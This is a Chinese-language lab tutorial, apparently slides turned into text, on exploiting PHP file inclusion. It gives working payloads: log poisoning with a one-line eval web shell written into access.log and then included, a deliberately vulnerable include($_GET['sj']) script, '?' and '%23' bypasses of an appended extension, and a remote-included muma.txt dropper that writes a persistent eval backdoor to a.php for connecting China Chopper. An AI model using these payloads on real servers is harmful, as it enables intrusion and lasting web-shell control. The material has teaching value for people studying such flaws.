
```
Raw Params Headers Hex
GET /2.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:52.0)
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: security_level=2; kso_lastvisit=286%09152575388
kso_winduser=Bc8MJLIyNbxmJOM6wZ9ceBIOkNY4cnIB1CMIN9Bxuc
Connection: close
Upgrade-Insecure-Requests: 1

GET /<?php eval($_POST[g]);?> HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:52.0)
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

那么我们的一句话木马会被写到access.log里面 然后 我们利用文件包含将log文件当做php执行 那么就可以连接菜刀了 试一下


# 本地文件包含—权限提升 写shell

## 5.查看日志



```
404 209 127.0.0.1 - - [31/May/2018:10:36:15 +0800] "GET /2.php%3C?php%20eval($_POST[g]);?%3E HTTP/1.1" 403 218 127.0.0.1 - -  
[31/May/2018:10:36:26 +0800] "GET /2.php%3C?php%20eval($_POST[g]);?%3E HTTP/1.1" 403 218 127.0.0.1 - - [31/May/2018:10:36:44 +0800] "GET /%3C?php%20eval($_POST[g]);?%3E HTTP/1.1" 403 213
```


## 6.连接菜刀



# **[3]** WHY **远程文件包含** **一个局域网**


## 远程文件包含漏洞

PHP的配置文件allow\_url\_fopen和allow\_url\_include设置为ON，include/require等包含函数可以加载远程文件，如果远程文件没经过严格的过滤，导致了执行恶意文件的代码，这就是远程文件包含漏洞。



# 构建局域网

这里 我的虚拟机和物理机构成了一个局域网  
先访问一下虚拟机l.php文件  
<http://192.168.142.128:666/l.php>



← → ↻ ⓘ 不安全 | 192.168.142.128:666/l.php ☆

## phpStudy 探针 for [phpStudy 2014](#)

服务器参数			
服务器域名/IP地址	192.168.142.128(192.168.142.128)		
服务器标识	Windows NT ANY-8E334CB8B85 5.2 build 3790 (Windows Server 2003 Enterprise Edition Servi		
服务器操作系统	Windows 内核版本 : NT	服务器解释引擎	Apache/
服务器语言	zh-CN,zh;q=0.9	服务器端口	666
服务器主机名	ANY-8E334CB8B85	绝对路径	C:/www
管理员邮箱	admin@phpStudy.net	探针路径	C:/www

PHP已编译模块检测	
Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL	
odbc pure Reflection session standard mysqlnd tokenizer zip zlib libxml dom	
SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl gd mbstring r	
PDO_ODBC pdo_sqlite sockets SQLite sqlite3 xmlrpc xsl mhash	

PHP相关参数	
PHP版本: 5.2.17	PHP配置: C:/www

## 开始验证


本机上2.php里面的代码如下：

```
1  <?php
2      $sj  = $_GET['sj'];
3      include($sj);
4  ?>
5
```




# 开始验证

本地包含127.0.0.1/2.php?sj=3.php



远程包含http://127.0.0.1/2.php?sj=http://192.168.142.128:666/l.php



## 防御机制


开发人员 不会让类似的事情发生 所以会在代码上做手脚 修改2.php中的代码 如下

```
1  <?php
2      $sj  = $_GET['sj'];
3      include($sj . "html");
4  ?>
5
```

# 绕过防御

再次访

问http://127.0.0.1/2.php?sj=http://192.168.142.128:666/l.php



发现已经执行不了，但是 可以绕过 这介绍两种方式

1. ? 绕过
2. # 绕过 ( %23 )

# 问号绕过

http://127.0.0.1/2.php?sj=http://192.168.142.128:666/l.php?

phpStudy 探针 2014

127.0.0.1/2.php?sj=http://192.168.142.128:666/l.php?

## phpStudy 探针 [for phpStudy 2014](#)

### 服务器参数

服务器域名/IP地址	192.168.142.128(192.168.142.128)		
服务器标识	Windows NT ANY-8E334CB8B85 5.2 build 3790 (Windows Server 2003 Enterprise Edition Servi		
服务器操作系统	Windows 内核版本 : NT	服务器解译引擎	Apache/
服务器语言		服务器端口	666
服务器主机名	ANY-8E334CB8B85	绝对路径	C:/www
管理员邮箱	admin@phpStudy.net	探针路径	C:/www

### PHP已编译模块检测

Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL  
odbc pcre Reflection session standard mysqlnd tokenizer zip zlib libxml dom  
SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl gd mbstring r  
PDO\_ODBC pdo\_sqlite sockets SQLite sqlite3 xmlrpc xsl mhash

### PHP相关参数

PHP信息 ( phpinfo ) :	PHPINFO	PHP版本 ( php_version ) :
PHP运行方式 :	APACHE2HANDLER	脚本占用最大内存 ( memory li

# #号绕过

http://127.0.0.1/2.php?sj=http://192.168.142.128:666/l.php%23

phpStudy 探针 for phpStudy 2014			
服务器参数			
服务器域名/IP地址	192.168.142.128(192.168.142.128)		
服务器标识	Windows NT ANY-8E334CB8B85 5.2 build 3790 (Windows Server 2003 Enterprise Edition Servi		
服务器操作系统	Windows 内核版本 : NT	服务器解释引擎	Apache/
服务器语言		服务器端口	666
服务器主机名	ANY-8E334CB8B85	绝对路径	C:/www
管理员邮箱	admin@phpStudy.net	探针路径	C:/www
PHP已编译模块检测			
Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL odbc pure Reflection session standard mysqlnd tokenizer zip zlib libxml dom SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl gd mbstring r PDO_ODBC pdo_sqlite sockets SQLite sqlite3 xmlrpc xsl mhash			
PHP相关参数			
PHP信息 (phpinfo) :	PHPINFO	PHP版本 (php_version) :	
PHP运行方式 :	APACHE2HANDLER	脚本占用最大内存 (memory_li	
PHP安全模式 (safe_mode) :	×	POST方法提交最大限制 (post_	
上传文件最大限制 (upload_max_filesize) :	2M	浮点型数据显示的有效位数 (p	
脚本超时时间 (max_execution time) :	30秒	socket超时时间 (default socke	

为什么这么神奇？

两者起的都是截断 后面的.HTML的效果 所以可以绕过 当然 还有前面学的%00同样可以截断 这不验证

## 关于远程包含取得shell

加入我们不能上传php文件 又想拿到shell怎么办呢?  
我们可以先写一个muma.txt内容如下


```
1 <?php
2 $a = "<?php eval(\$_POST['123'])?>";
3 $b = fopen("a.php","w") or die("123!");
4 fwrite($b,$a);
5 fclose($b);
6 ?>
7
```

```
<?php
$a = "<?php eval(\$_POST['123'])?>";
$b = fopen("a.php","w") or die("123!");
fwrite($b,$a);
fclose($b);
?>
```

# 关于远程包含取得shell


2.Php里面代码是这样的

```
<?php
    $sj = $_GET['sj'];
    include($sj . ".html");
?>
```




## 关于远程包含取得shell

访问一下 虚拟机地址/muma.txt



```
<?php
$a = "<?php eval(\\$_POST['123'])?>";
$b = fopen("a.php", "w") or die("123!");
fwrite($b, $a);
fclose($b);
?>
```

访问一下 `http://192.168.142.128:666/2.php?sj=http://192.168.142.128:666/muma.txt`



```
Warning: include(http://192.168.142.128:666/muma.txt.html) [function.include]:
failed to open stream: HTTP request failed! HTTP/1.1 404 Not Found in
C:\www\2.php on line 3
```




## 关于远程包含取得shell

什么 失误了？总感觉少点什么


对 少了绕过的方式.....

访问一下

<http://192.168.142.128:666/2.php?sj=http://192.168.142.128:666/muma.txt?>




空白 没有结果就是最好的结果 看一下 虚拟机里面的文件

